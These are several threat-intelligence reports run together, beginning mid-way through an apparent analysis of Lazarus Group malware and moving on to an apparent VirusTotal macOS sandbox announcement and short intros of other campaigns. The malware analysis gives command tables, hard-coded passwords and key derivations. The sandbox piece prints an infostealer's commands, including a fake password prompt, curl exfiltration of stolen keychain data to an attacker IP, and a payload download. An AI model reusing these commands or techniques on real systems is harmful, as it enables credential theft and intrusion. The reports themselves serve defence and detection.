Archive the specified file/directory using the legacy ZipCrypto algorithm and the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
2
Create a file at the specified path
3
Possibly plugin
Inject the provided DLL payload into the target process and load it reflectively using reflective DLL injection
4
Plugin
Reflectively load a plugin in DLL format
5
Retrieve the address of the specified exported function from the target plugin and run it with the provided parameters
6
Retrieve all information about the loaded plugins
7
Unload the specified plugin
8
Shellcode
Inject the provided shellcode into the target process and load it using section mapping injection
9
Load the provided shellcode directly into memory
10
Retrieve the address of the specified export function from the target shellcode (likely a plugin in shellcode form) and run it with the provided parameter
11
Retrieve all information about the loaded shellcode
12
Unload the specified shellcode
13
–
Set the scheduled Cubridge execution time (in minutes) by updating a global variable
14
Set the scheduled Cubridge execution time (in minutes) by updating a global variable, while disabling monitoring by also updating another global variable
15
Terminate in a controlled manner
16
Get the configuration for Cubridge: retrieve the global flags, the number of C2 servers, the C2 addresses, etc.
17
Update the global flags, the number of C2 servers, the C2 addresses, etc.
18
Tool
Load a DLL reflectively with the specified parameter
19
Configure the parameters for loading a single DLL
20
Unload the single DLL
21
Module
Load the “action module” (ActionModule.dll) reflectively and invoke its AppinfoView export function
22
Load the “function module” (FunctionModule.dll) reflectively and invoke its PresentationFontConfig export function
Commands 21 and 22 each load a different module. As their internal names imply, the action module manages basic file and process operations, while the function module implements Windows’ default commands. The action module covers commands 23–41, and the function module handles commands 42–79.
The action module handles system operation commands, file system interactions, and process behavior. It is invoked by passing the appropriate command and parameters to its AppinfoView export function. The module supports 19 commands, numbered 23 through 41. Execution results are first sent to Cubridge, which then forwards them to the C2 server.
Command
Role
23
Get local disk space for each drive
24
Get information about the specified file or directory
25
Execute the provided command
26
Get information about the specified file or directory (similar to command 24)
27
Execute the provided command under the target process (PPID spoofing)
28
Execute the provided command under the target process within the provided session (PPID spoofing + session impersonation)
29
Get detailed information about processes
30
Terminate the provided process
31
Suspend all threads belonging to the specified process
32
Resume all threads belonging to the specified process
33
Permanently delete the file by overwriting its entire contents with the sequence: 0 → 1 → random bytes → 1 → 0
34
Rename the provided file to :EFS (the alternate data stream area) and delete it using the native API SetFileInformationByHandle
35
Set the current working directory
36
Copy the specified file to the provided path
37
Delete the specified directory
38
Move the specified file to the provided path
39
Create the provided directory
40
Initiate a non‑blocking connection attempt to the specified IP address and port (possibly for port scanning)
41
Read the specified file
The function module implements commands that emulate Windows’ built-in commands. Similar to the action module, its DllMain routine initializes all supported command functions, which are later accessed through the PresentationFontConfig export. Altogether, the module offers 38 commands, numbered from 42 to 79. While we believe this module is based on the previous LightlessCan, this is the first time we’ve seen it in the form of a separate module.
Command
Role
42
Capture all displays and archive them using the legacy ZipCrypto algorithm with the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
43
Synchronize the MAC (Modified, Accessed, and Created) times of the file provided in the second argument to match those of the file provided as the first argument
44
Get information about the specified directory
45
Get information about the specified drive
46
Inject the provided DLL payload into the target process
47
Unload the specified DLL from the specified process
48
Implementation of the ipconfig command
49
Implementation of the net command
50
Implementation of the netsh advfirewall firewall command
51
Implementation of the netstat command
52
Implementation of the ping -6 command
53
Implementation of the reg command
54
Implementation of the sc command
55
Implementation of the ping command
56
Implementation of the whoami command
57
Implementation of the nslookup command
58
Implementation of the schtasks command
59
Implementation of the systeminfo command
60
Implementation of the arp command
61
Call the CryptUnprotectData function to retrieve the AES key that DPAPI protects. Extract the key using the encrypted_key keyword from Chromium’s Local State file located at: %LOCALAPPDATA%\Google\Chrome\User Data\Local State
62
Not implemented
63
Not implemented
64
Read the specified file and decrypt it using an XOR operation with the key 0x59. Then extract the paths from the decrypted buffer and archive files and directories at these paths with the legacy ZipCrypto algorithm, using the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
65 ~ 79
Not implemented
Besides the modules, we also observed that the actor deployed various plugins and tools.
Type of payload
Name
Description
Plugin
ADFinder (AdFinder.dll)
Launches LDAP queries in an Active Directory environment, taking six arguments such as log file path, ADsPath, search filter, and attribute names
Plugin
FileCollector (Dll.dll)
Recursively scans every subdirectory and file in the provided directory, gathering detailed information about each
Tool
Browser stealer
Can be injected into Chromium-based browsers, such as Google Chrome, Microsoft Edge, and Brave. Once injected, it extracts files and credentials from the victim’s browsers, including stored passwords, bookmarks, history, preferences, and cookies
Tool
Process collector
Iterates over all running processes, collecting each process’s ID, path, and command line
TouchHub installs a service for TouchShift
During our analysis, we obtained a previously unknown malware sample from TechHub’s private GitHub repository, which served as a parent installer for TouchShift. We dubbed this malware TouchHub. Upon execution, it copies the legitimate printfilterpipelinesvc.exe to C:\Windows\System32\RasConv\ImeBroker.exe, registers it as a service, and places an embedded TouchShift payload named mscoree.dll in the same directory. Following creation, the malware synchronizes the MAC timestamps of C:\Windows\System32\drivers\monitor.sys with those of the newly written file, hindering forensic analysis.
It then goes through the service registration process by collecting up to 100 legitimate service names that are registered under the netsvcs svchost group in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost. It randomly selects one of these names, appends two random alphabetic characters to form a new service name, and uses this name to create a service that runs the hard‑coded command line C:\Windows\System32\RasConv\ImeBroker.exe -TimeBroker with the description Microsoft Service. The newly created service is started immediately.
Overall, TouchHub creates three files in the designated directory to launch TouchShift with SYSTEM privileges.
Path
Type
Description
C:\Windows\System32\RasConv\ImeBroker.exe
Executable file registered as a service
Copied from C:\Windows\System32\printfilterpipelinesvc.exe
C:\Windows\System32\RasConv\mscoree.dll
Side-loaded TouchShift payload
Dropped by TouchHub. It contains encrypted payloads and includes portions of a legitimate DLL’s contents, which significantly inflates its size
C:\Windows\System32\RasConv\ActivationStore.dat
TechHub’s configuration file
Dropped by TouchHub after extracting configuration values
TouchShift, a prevalent loader employed across multiple infection chains
The version of TouchShift dropped by TouchHub is almost identical to the version described in Mandiant’s blog post, even sharing the same malicious export function, LockClrVersion. It takes the argument supplied by TouchHub and XORs it with a hard‑coded key. The resulting value is XORed once more with the executable’s filename, and this result is used as the AES key. All strings involved in this process (the argument, the XOR key, the filename) must be exactly 16 bytes long. If a string is shorter, it is padded with NULL bytes (\x00); if it is longer, it is truncated to 16 characters. For example, one of the string combinations in the obtained sample was:
Argument: -TimeBroker\x00\x00\x00\x00\x00 (padded with NULL)
Hard-coded XOR key: x809G736iC3f8Wp8
Executable filename: ImeBroker.exe\x00\x00\x00 (padded with NULL)
After deriving the key, the malware decrypts the embedded payload using AES‑CBC‑128 without padding. The decrypted data is shellcode that starts with a call instruction. It wraps the next‑stage payload – identified as the third version of TechHub (DLL side-loading with a registered service) – that reads the ActivationStore.dat file as an external configuration.
ClientHub
We also identified a new piece of malware stored in TechHub’s private repository, which we named ClientHub. It supports various commands formed using a bitmask. There are at least two versions of ClientHub: one that communicates with websites via HTTP(S) and one that interacts with the Dropbox API using credentials.
Depending on the version, its configuration is sourced from internal resources or the external configuration file C:\Program Files\Common Files\System\msadc\msadc.inc. The configuration comprises keys and IVs for the SNOW 1.0 algorithm, scheduled execution times, and C2 server addresses encrypted with the SNOW stream cipher. The SNOW cipher is a family of high‑speed stream ciphers used for secure data encryption in telecommunications and wireless networks. This is the first time it has been observed in the malware of the Lazarus Group.
To establish C2 communication, the malware initially generates a 32‑byte random array. It subsequently overwrites portions of this array with data collected from the compromised device. The resulting 32‑byte array comprises a blend of random bytes and relevant information. This array is later used as the key for the SNOW algorithm to decrypt data received from the C2 server. Finally, the key array is encrypted with a hard‑coded RSA public key and encoded in Base64.
Offset
Size
Field value
0
4
Current process ID
4
4
First four bytes of the decrypted C2 server information.
8
7
Randomly generated bytes
15
1
Calculated flag value that indicates a state machine.
16
8
Current system time, represented as a FILETIME structure.
24
8
Randomly generated bytes
The ciphertext is delivered to the C2 server via GET requests. Each request contains headers that are atypical for malware: Sec-CH-UA, Sec-CH-UA-Platform, Sec-CH-UA-Mobile, Sec-Fetch-Mode, and Sec-Fetch-Dest. These headers are normally used by legitimate Chromium‑based browsers and enable malware to imitate legitimate traffic and evade detection. The C2 server replies with commands in a custom header and message body.
struct header
{
  int has_more_data // whether more body data remains
  int body_checksum;// ROR13 checksum for the body data
  int body_type;    // specifies the body type
  int unknown;
  int body_length;  // Length of the body data
  int IV[2];        // Random IV used to encrypt the body data
};
The body_type field in the header determines how the subsequent payload is processed. This value functions as a bitmask, with each bit representing a distinct flag (e.g., 0x1, 0x2, 0x4, etc.). The resulting behavior also depends on whether the least‑significant bit (bit 0) is set: when the value is odd, the malware interprets the incoming message body as an additional payload that is subsequently loaded into memory. Conversely, when the value is even, the malware invokes the previously loaded payload.
The odd value supports four distinct loading methods based on the received message body and ensures that each method executes only once.
Bitmask
Value in decimal
Description
Result sent to the C2
0x00000001
1
DLL loading: load the received body reflectively along with the provided parameter
The payload’s image base
0x00000011
3
Plugin: load the received body reflectively, obtain the address of a function in the payload, and then invoke that function along with the provided parameter
The payload’s image base, the address of the invoked function, and the execution result
0x00000101
5
Plugin: load the received body reflectively, obtain the address of a function in the payload, but refrain from invoking it immediately
The payload’s image base, the address of the function
0x00001011
11
Plugin: execute the behavior associated with value 3, then unload immediately after invoking the plugin
–
0x00010001
17
DLL loading: load the received body reflectively with the provided parameter, maintaining stateful communication via a persistent interactive session using a shared buffer
The payload’s image base, the address of the interactive shared buffer, and the execution result
The even value provides two distinct invocation methods for DLLs and plugins that have already been loaded and are associated with the odd‑value bitmask. The 2 (0x10) flag allows the payload previously loaded with the 1, 3, or 5 bitmask to be reused and invoked directly. The value 16 (0x10000) corresponds to the 17 (0x10001) flag in loading mode and uses the established interactive shared buffer to exchange data. All values are guaranteed to act independently.
Bitmask
Value in decimal
Description
Result sent to the C2
0x00000010
2
Invoke the previously loaded DLLs and plugins along with the provided parameter
The execution result
0x00000100
4
Not implemented
–
0x00001000
8
Unload the previously loaded DLLs and plugins
The execution result
0x00010000
16
Send the updated parameter to the payload loaded by the command with the value 17, and exchange data through the interactive session. This command also determines whether to retrieve the execution result or unload the payload
The execution result
Taking into account the loading mechanism, we identified four plugins deployed to the target that work perfectly with ClientHub.
Plugin
Description
File archiver
Archives the provided file using the legacy ZipCrypto algorithm (without password protection) and returns the compressed data
File collector
Searches for all files matching the provided search pattern and collects metadata including filename, MAC timestamps, file size, and attribute values
File cleaner
Overwrites the provided file with NULL bytes, renames it to a randomly generated filename of the same length, and then deletes it. If a directory with a search pattern is provided, it locates all matching files, renames each to a randomly generated name of identical length to its original name, and deletes them
Drive and session monitor
Monitors remote session changes and local drive changes for the provided duration (in 10-minute intervals) and returns the collected status information
In addition to the plugins, ClientHub supports the loading of LPEClient malware and communication with it. We found that ClientHub’s body_type values 16 and 17 correspond to LPEClient’s C2 communication mechanism.
LPEClient
LPEClient is the only malware that was also observed in Operation SyncHole, indicating that the actor relies heavily on it for sophisticated victim profiling and payload delivery across multiple operations. LPEClient first appeared in 2019, and was discovered in 2020. Since then, the tool has been widely observed in the Dream Job and Cascade Hole campaigns that targeted South Korea. Recent research conducted by Check Point revealed that LPEClient was used to deploy the FudModule malware using a zero-day.
LPEClient has evolved continuously over time, but we discovered that it recently underwent a major operational revamp. It no longer contains the C2 server address itself; instead, it interacts with ClientHub via a shared buffer. We believe this change is intended to enhance concealment.
Timeline of LPEClient
The previous version collected the computer name, memory status, CPU specifications, operating system details, version of the ntoskrnl.exe file, firmware table, antivirus name, domain name, user name, the integrity level of the current process, and a random byte sequence of 1,568 bytes. The newly updated LPEClient variant mostly collects the same information; however, it also introduces several changes.
It does not collect the version of the ntoskrnl.exe file by querying the FileVersion value. Instead, depending on the specific build, it reads either the HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UBR registry key or the SYSTEM_BUILD_VERSION_INFORMATION structure to retrieve the revision portion of the Windows build number. These values can be used to infer the system’s cumulative update or patch level.
To collect information about installed antivirus products, it switched from querying a WQL command to reading the WMI repository file directly. It now reads C:\Windows\System32\wbem\Repository\OBJECTS.DATA and searches for keywords such as AntiVirusProduct, companyName, and displayName to identify the installed products.
It also collects low‑level Windows security mitigation states. To achieve this, it queries the SYSTEM_KERNEL_VA_SHADOW_INFORMATION structure for the Kernel VA Shadow mitigation status and the SYSTEM_SHADOW_STACK_INFORMATION structure for the Shadow Stack (CET) protection status.
Additionally, it generates a 32‑byte random unique identifier by using the HighwayHash algorithm and an XOR operation with the current system time. The collected information, including the generated identifier, is compressed with the XPRESS Huffman algorithm using the maximum compression setting. The compressed data is then concatenated with the message ID 0xF07D6B34 and encrypted using GOST (also known as Magma), Russia’s national cryptographic standard that employs a DES‑like structure, before being sent to the ClientHub via a shared buffer. Initially, KrCERT described the algorithm as a custom DES‑like scheme. However, further analysis by us and Check Point confirmed that it is actually the GOST algorithm. The key is randomly generated by a proprietary key‑generation algorithm and prepended to the encrypted message.
The next request handles the key exchange by delivering the message ID 0xA39CF278 together with the generated unique identifier. The response is decrypted using the AES‑CBC‑256 algorithm. The SHA‑256 hash of the previously generated 1,568‑byte random value, which was originally sent to the C2 server during the collection phase, serves as the key for this decryption.
Through this process, LPEClient obtains a byte array comprising four 1,568‑byte blocks from the C2 response. Each block contains an ML‑KEM‑1024 public key, where ML‑KEM is a NIST‑standardized post‑quantum key encapsulation mechanism derived from CRYSTALS‑Kyber. LPEClient then generates four distinct pairs of shared keys and ciphertexts from these blocks, encrypts the ciphertexts with the GOST algorithm, and transmits them to the C2 server via ClientHub together with the message identifier 0xEF8C0D51 and the associated identifier. Now that the preparation phase for receiving payloads is complete, the malware is ready to receive payloads forwarded by ClientHub from the C2 server, along with the necessary parameters. The use of post-quantum cryptography shows that the group intends to hide subsequent payloads.
The response to the 0xEF8C0D51 message is decrypted with the Threefish algorithm using a 128-byte key, composed of the four distinct shared keys. Threefish is a tweakable block cipher that accepts a ‘tweak’ value alongside the key and the message. The concept of a tweak is similar to that of a nonce or initialization vector, which are used in different types of ciphers. In LPEClient communication, the tweak for the decryption is derived by XORing the unique identifier with 165 (0xA5). The first four bytes of the decrypted message must specify the parameter’s length, followed by the parameter itself and then the payload. The payload must be larger than 4 KB and start with the characters 'MZ', which indicates that the decrypted payload is an executable file. The payload is then reflectively loaded into memory. After successful loading, LPEClient sends the message ID 0xCB790A25 to the C2 server.
Before loading the acquired payload, LPEClient takes measures to bypass security products. Instead of invoking VirtualProtect directly, the malware uses the identified HeapPageAllocator::ProtectPages in jscript9.dll to modify the memory page protection of the MD4Update function. The beginning of the function is then overwritten with a hard‑coded opcode sequence that serves as a syscall stub with the required arguments. LPEClient then uses the syscall stub to disable a user‑mode syscall instrumentation hook.
We identified the final payload that was ultimately loaded as Cubridge. The overall communication process is as follows.
Data relay flow between LPEClient and C2 via ClientHub
Comparison of plugins and modules
Throughout the engagement, we identified a variety of payloads deployed by TechHub, Cubridge, and ClientHub. These payloads have been categorized as tools, plugins, and modules that constitute the group’s modular malware framework. While we have not yet ascertained which payloads are deployed under specific conditions, the evidence suggests that the Lazarus Group’s toolkit is becoming increasingly sophisticated and segmented into specialized components rather than a single comprehensive backdoor. We also believe that TechHub and Cubridge may share similar tools.
These modularizations are not confined to the instances within this campaign. As previously noted, similar patterns have been identified in CookiePlus, MISTPEN, SIGNBT, and IMETHOD. Note that we have reclassified the ThreatNeedle variant used in Operation SyncHole as the latest version of IMETHOD, the predecessor of ThreatNeedle in use since at least 2016.
Infrastructure
Based on the information we obtained from the TechHub malware, we identified at least three primary repositories used as the C2 server and one fallback repository. The earliest evidence indicates that the group has been leveraging GitHub as a C2 server since at least July 2025. We suspect that all the accounts were created using hijacked email accounts, and disguised as normal repositories by copying or creating normal projects to avoid suspicion.
For the Cubridge and ClientHub C2 servers, the Lazarus Group employed only a minimal number of compromised yet legitimate South Korean media and interior design websites. Later, we observed that a broader range of compromised legitimate sites across various industries were also exploited. In addition, one ClientHub sample that we detected used Dropbox as a C2 channel.
Victims
We have identified at least three firms from the software, construction, and wired communication equipment industries in South Korea that were targeted by Operation FlashHole. As with the previous operation, however, we remain confident that a considerably larger number of organizations across a broader spectrum of industries have been affected.
The software sector was the only sector targeted in both the SyncHole and FlashHole campaigns. This suggests the actor is eager to compromise the sector, steal source code, and exploit vulnerabilities for further attacks.
Attribution and links to other campaigns
Operation FlashHole is the latest wave in the broader Cascade Hole campaign, which involves the use of South Korean software as a potential entry point to deliver malware targeting the country. Although the malware chain has advanced significantly since last year, we assess with medium-to-high confidence that the same actor is responsible for both the SyncHole and FlashHole operations based on the initial vector, targets, multi‑stage chain, and technical and operational improvements. The use of LPEClient in particular is a strong indicator supporting this assessment.
The malware strains used in the attack are historically linked to the toolsets observed in the Lazarus Group’s notorious Dream Job campaign. Earlier versions of TechHub (also known as CLOUDBURST and NickelLoader), Cubridge (also known as SIDESHOW and LightlessCan), and TouchShift were all observed in that campaign, especially between 2022 and 2023.
We also discovered that both CookiePlus and ClientHub have significant overlaps in class name, configuration path, and plugins. Based on these similarities, we assess with medium‑high confidence that ClientHub is an advanced version of CookiePlus.
Since July, around the time Operation SyncHole began winding down, we have also observed several notable attacks against South Korea employing the COPPERHEDGE backdoor and targeting various South Korean organizations. Interestingly, the start times of these activities align with the earliest evidence we have identified for Operation FlashHole. Although the backdoor was part of the second phase of Operation SyncHole, it has been operating independently with its custom loader since then. These incidents featured malware chains and tools that were distinct from those used in Operation SyncHole and FlashHole.
As AhnLab noted in their report, the same backdoor was likely observed in atypical activity, specifically the Gunra ransomware infection. Our investigation further revealed that one instance of a backdoor infection ultimately resulted in the exfiltration of data to a dark web leak site, which clearly differed from Gunra’s. The site appears to have been crafted exclusively for this activity. In summary, unlike other attacks, the backdoor was used in conjunction with both ransomware and data exfiltration.
Data leakage site linked to the COPPERHEDGE backdoor on the dark web
Another noteworthy point is that the recent Dream Job campaign employs an updated malware chain that, since around 2024, has primarily involved MISTPEN and ForestTiger rather than the earlier arsenal that included tools such as TechHub and Cubridge. However, the updated versions of this older malware have now re-emerged as part of Operation FlashHole. Considering these changes and all aspects of each attack’s TTPs, we have organized a classification for each attack.
Overlaps between the recent attacks by Lazarus Group
Conclusion
Our analysis shows that the Lazarus Group begins preparing for its next operation shortly after completing the previous one, ultimately deploying an enhanced malware chain by refining existing tools. The group continues to use the advanced version of LPEClient for profiling and payload delivery, indicating that the tool is meticulously managed and well maintained. Ironically, the group seems to have adopted more secure post-quantum cryptography faster than many legitimate security products. These observations suggest the involvement of a dedicated developer, with others orchestrating comprehensive attack scenarios against newly targeted software.
We anticipated that specialized attacks targeting South Korea would persist. However, we did not foresee multiple attack campaigns being executed simultaneously, each leveraging different types of software and tools. Notably, the COPPERHEDGE cluster appears to be involved in monetizing the attacks, while Operation FlashHole is focused on espionage. We are closely monitoring these changes to understand their motivations and ultimate goals.
In October 2025, the South Korean government unveiled a comprehensive cybersecurity plan that will phase out the mandatory installation of security software for users beginning in 2026. We estimate that operations exploiting this software will remain highly active for some time, maximizing efficiency, before the software is fully eliminated or mitigated.
Kaspersky products detect the exploits and malware used in this attack with the following verdicts: MEM:Trojan.Win64.Shellcode.gen, Trojan.Win64.DLLhijack.*, Trojan.Win64.Lazarus.*.
In November 2015, we released our first in-house macOS sandbox, Box of Apples, followed by an update in March 2018 that introduced HTML behavior reports, desktop screenshots, and process trees. Over the past decade, the macOS ecosystem and the threat landscape targeting it have changed dramatically. Apple transitioned its hardware architecture from Intel (x86_64) to Apple Silicon (ARM64), hardened its operating system security model, and deprecated legacy dynamic tracing mechanisms. At the same time, macOS threat actors have shifted toward native ARM64 binaries, multi-stage social engineering installers, credential-harvesting AppleScripts, and evasive infostealers.
Today, we are excited to introduce macOS Mirage, our brand-new, ground-up dynamic analysis sandbox built natively for Apple Silicon and macOS 26. macOS Mirage replaces Box of Apples as part of the VirusTotal Multi-Sandbox project, delivering high-fidelity behavioral telemetry, automated Sigma behavioral detections mapped to MITRE ATT&CK, and—exclusively within our Private Scanning product offering—full Interactive Live Analysis.
Why We Built macOS Mirage: Beyond Box of Apples
Box of Apples was designed for an era of Intel-based Macs and relied on dtrace scripts to monitor system calls. As macOS evolved, two structural shifts required a completely new approach:
Native Apple Silicon (ARM64) Execution: Modern macOS applications and malware families are compiled natively for Apple Silicon or distributed as Universal Mach-O binaries. Running modern samples on legacy Intel hardware either fails outright or misses architecture-specific execution paths. macOS Mirage runs natively on bare-metal Apple Silicon hardware with Apple's native virtualization stack and macOS 26, ensuring authentic execution fidelity.
Modern Kernel-Backed Behavioral Telemetry: In modern macOS releases, System Integrity Protection (SIP) restricts legacy dtrace hooks, and high syscall volumes could cause event drops. macOS Mirage uses modern, kernel-supported macOS security instrumentation to capture process creation, command-line arguments, file system modifications, persistence installation, and access to sensitive credential stores without losing events.
Live Mouse, Keyboard & Clipboard Control(Private Scanning exclusive)
Rich GUI Execution and Persistence Tracking
Many macOS samples package their payloads inside disk images (.dmg) or application bundles (.app) that initialize graphical windows, register background services, or trigger system notifications during execution. macOS Mirage provides full graphics acceleration and desktop monitoring, capturing both visual screenshots and underlying system modifications in real time.
Figure 1: Dynamic detonation of a macOS application in macOS Mirage, capturing both the application GUI and a macOS system notification alerting to a newly registered persistent background Login Item.
Figure 2: Full window management, 3D rendering, and Dock process tracking inside macOS Mirage.
In addition to capturing screenshots to show what a user would see on screen, macOS Mirage automatically monitors security-sensitive locations across the operating system, including:
Persistence Mechanisms:LaunchAgents, LaunchDaemons, Login Items, and cron jobs.
Shell & Environment Profiles: Modifications to .zshrc, .bashrc, .zshenv, and /etc/profile.
Credential & Privacy Stores: Unauthorized access to Keychain databases (login.keychain-db), browser cookie and credential stores, SSH keys, and the Transparency, Consent, and Control (TCC.db) database.
System & Network Configuration: Changes to /etc/hosts, /etc/resolv.conf, and /private/etc/sudoers.
New Behavioral Detections with Sigma Rules: Catching a macOS Info-Stealer in Action
To help analysts quickly identify malicious behavior without sifting through thousands of raw file and process events, macOS Mirage evaluates runtime telemetry against a curated library of macOS Sigma rules and maps every detection directly to MITRE ATT&CK techniques.
When executed inside macOS Mirage, the binary (unix51436504) performs a multi-stage credential theft and persistence chain:
AppleScript Password Phishing: The malware invokes /usr/bin/osascript to display a deceptive system prompt titled "Password Request" asking the user: "Please enter device password to continue."
Local Credential Validation & LaunchDaemon Persistence: It validates the harvested password against local Directory Services (dscl . authonly) and invokes sudo -S to copy /tmp/daemonplist to /Library/LaunchDaemons/com.somedaemon.plist.
Keychain, Browser & Notes Harvesting: The sample opens the user's Keychain (/Users/admin/Library/Keychains/login.keychain-db), Safari cookies (Cookies.binarycookies), Apple Notes database (NoteStore.sqlite), SSH keys (authorized_keys, known_hosts), and .zsh_history, staging the stolen files under /tmp/lksopo while continuously polling the clipboard via pbpaste.
Secondary Payload Download, Exfiltration & Cleanup: Using ditto, the malware compresses the staging directory into /tmp/lksopo.zip, exfiltrates the archive via an HTTP POST request (curl -X POST), downloads a secondary bot payload (curl -o /tmp/binaryexe), and deletes the staging directory (rm -rf /tmp/lksopo) to cover its tracks.
From this single detonation, macOS Mirage automatically generates a high-confidence malicious verdict (macos_osascript_credential_phishing) and triggers 7 distinct Sigma rules spanning the entire attack lifecycle:
Sigma Rule Name
Severity
MITRE ATT&CK
Matched Behavioral Telemetry
macos_osascript_credential_phishing
High
T1059.002, T1056.002
Execution of /usr/bin/osascript displaying fake password prompt: osascript -e set passwen to display dialog "Please enter device password to continue." default answer "" with icon caution
macos_sensitive_credential_store_access
High
T1555.001, T1555.003, T1005
Unauthorized access by ./unix51436504 to /Users/admin/Library/Keychains/login.keychain-db and Safari Cookies.binarycookies
macos_esf_sensitive_file_access
High
T1555.001, T1555.003, T1005
Access to /private/etc/sudoers during privileged persistence installation: sudo -S cp /tmp/daemonplist /Library/LaunchDaemons/com.somedaemon.plist
macos_esf_suspicious_curl_download
Medium
T1105, T1071.001
Downloading secondary stage payload via curl -o /tmp/binaryexe http://193.178.159.129/web/bot
macos_network_upload_activity
Medium
T1041, T1567
Exfiltrating compressed credential archive via curl -X POST -H buildid: ... --data-binary @/tmp/lksopo.zip http://109.238.87.111/log
macos_data_destruction_tools
Medium
T1485, T1070.004
Anti-forensic removal of staging directory via rm -rf /tmp/lksopo
macos_http_tools_with_protocol_indicators
Low
T1071.001, T1105
Automated curl command-line execution with explicit http:// C2 protocol indicators
Hunting Related Threats with VirusTotal Intelligence Pivots
At the time of analysis, sample be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878 was detected by only 6 out of 76 static antivirus engines. Moreover, during execution inside macOS Mirage, the first-stage dropper downloaded and executed a 12.9 MB universal Mach-O second-stage bot (f7dcdc4167ec267aef007f9d5f98e9e0314185e5355effd3e304b6fa686ea84c) alongside a LaunchDaemon persistence property list (d7dd630f67e03d2945185838dca887211ea3693c91fc0bd0d2e257948bb3b678, 0/75 AV detections). When that second-stage binary is detonated in isolation, it exits in under a second because it depends on hidden state files (~/.bhost, ~/.phost, ~/.username, ~/.pwd) written to disk by the first-stage dropper. Because macOS Mirage tracks the full multi-stage process tree on macOS 26, analysts can pivot directly on runtime command lines, dropped artifacts, network URI patterns, and Sigma detections across VirusTotal Intelligence to uncover entire clusters of active macOS campaigns. For a complete reference of supported file and behavior query syntax, see the VirusTotal Search Modifiers Full List.
1. Process & Command-Line Pivots (behaviour_processes)
Custom Exfiltration curl Headers: Hunts samples exfiltrating staged archives with custom buildid: and username: HTTP headers across rotating C2 servers: behaviour_processes:"curl -X POST -H buildid:"
Exfiltration Collector Server: Pivots on samples posting stolen Keychain, Safari cookie, and Notes archives to 109.238.87.111: behaviour_network:109.238.87.111
Second-Stage Bot C2 Server: Pivots on samples retrieving /web/bot and polling /api/v1/bot/actions/ on 193.178.159.129: behaviour_network:193.178.159.129
Interactive Live Analysis (Exclusive to Private Scanning)
While automated dynamic analysis and Sigma behavioral detections are available on VirusTotal reports, sophisticated macOS threats often require human interaction to detonate completely. Malware may hide behind multi-step custom installer wizards, require a password to unlock a disk image, or pause execution until realistic user input is provided—just like the "Password Request" dialog shown above.
To empower incident responders and malware analysts, Interactive Live Analysis with macOS Mirage is available exclusively as part of our Private Scanning product offering in Google Threat Intelligence and VirusTotal Enterprise:
Real-Time Mouse & Keyboard Control: Analysts can step directly into the running macOS 26 desktop inside their web browser to click buttons, navigate prompts, open Terminal, or manually interact with suspicious applications.
Host-to-Guest Clipboard ("Send as Keystrokes"): Analysts can paste passwords, decryption keys, URLs, or terminal commands from their local workstation directly into the sandbox VM as simulated keystrokes.
Extended Session Timeouts & Network Control: Interactive sessions can run for extended durations (up to 30 minutes) and can be configured with custom network routing modes—including full isolation, simulated internet services, HTTPS MITM inspection, or Tor routing.
Complete Tenant Privacy: All files, interactive sessions, screenshots, and behavioral reports generated in Private Scanning remain strictly isolated within your organization's private environment and are never shared publicly.
Figure 4: Selecting macOS Mirage and enabling Live Interaction inside the Private Scanning configuration modal.
Figure 5: Using the "Send as keystrokes" clipboard bridge during a live interactive macOS Mirage session in Private Scanning.
Try It Out and Share Your Feedback
macOS Mirage is part of our ongoing commitment to expanding multi-platform dynamic analysis across VirusTotal and Google Threat Intelligence. To view the new behavioral reports on public samples, navigate to the Behavior tab on any macOS file report in VirusTotal to inspect process trees, file system changes, network activity, screenshots, and Sigma rule matches. Enterprise customers using Private Scanning can select MacOS Mirage directly from the scan configuration dialog to launch automated or live interactive sessions.
If you find any issues or have feature requests, please don't hesitate to contact us.
Our analysis an AI-powered espionage campaign targeting government Linux infrastructure with custom malware, web shells, and advanced credential theft.
Analysis of Blinder Tunnel, an Iran-nexus campaign using fake Dubai Airports recruitment lures and GitHub C2 malware to target critical infrastructure.
During recent website cleanup work, we analyzed a WordPress compromise where the same backdoor kept returning within seconds of every removal, no matter how carefully the visible files were deleted. Throughout this article, we’ll refer to this family of malware as SC, named after the “SC_” markers found in the injected content.
What makes SC worth documenting is how it survives. The payload lives in at least eight places at once, spread across files, the database, and shared memory, and every one of those places can rebuild all the others.
Since January 2026, Microsoft has observed Russian state threat actor Star Blizzard evolve their detection evasion capabilities through large-scale phishing campaigns, the use of accounts on compromised websites, and a novel malware delivery technique that Microsoft tracks as “RedFlick”. These changes represent a notable shift in the actor’s operational tradecraft and support ongoing cyberespionage activity targeting Ukrainian individuals and institutions as well as international non-government organizations (NGOs), Western think tanks, governments, and other organizations associated with international policy—particularly those with a nexus in supporting Ukraine.
As part of this evolution, Star Blizzard adopted RedFlick, a malware delivery technique that helps evade detection by initiating a set of scheduled tasks to deploy the actor’s custom backdoor, CosmicPulse. This technique is a notable departure from the actor’s previous use of ClickFix-based infection chains which required victims to complete multiple actions before CosmicPulse could be installed. By contrast, the RedFlick infection flow only requires a single user interaction, reducing friction in the compromise process. Combined with the actor’s shift toward large-scale phishing operations during the same period, these changes likely improve Star Blizzard’s ability to reach more targets, evade detection, and increase the likelihood of successful compromise.
This blog provides updated technical analysis of Star Blizzard’s tactics, techniques, and procedures (TTPs) observed throughout 2026, building on our 2025 and 2023 blogs. It details the actor’s evolving phishing, persistence, and malware delivery techniques, and provides recommendations, indicators of compromise (IOCs), detections, and hunting guidance to help organizations identify and defend against RedFlick-related activity. As with any observed nation-state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with recommendations and mitigations to secure their accounts.
Star Blizzard TTPs observed in 2026
Star Blizzard is attributed by the United States Cybersecurity and Infrastructure Agency (CISA) as subordinate to the Russian Federal Security Service Centre (FSB) Centre 18. Star Blizzard periodically overhauls their TTPs to avoid detection, often in response to public exposure of the actor’s campaigns that have involved targeted social engineering through messaging apps and credential theft. Since Google Threat Intelligence Group published its report on Star Blizzard’s COLDCOPY malware in October 2025, Microsoft observed the actor refine their initial access and evasive techniques to include:
Moving away from targeted spear phishing to large-scale initial contact phishing campaigns
Using compromised websites to create accounts to send phishing emails
Updating malware deployment to facilitate the installation of a CosmicPulse downloader
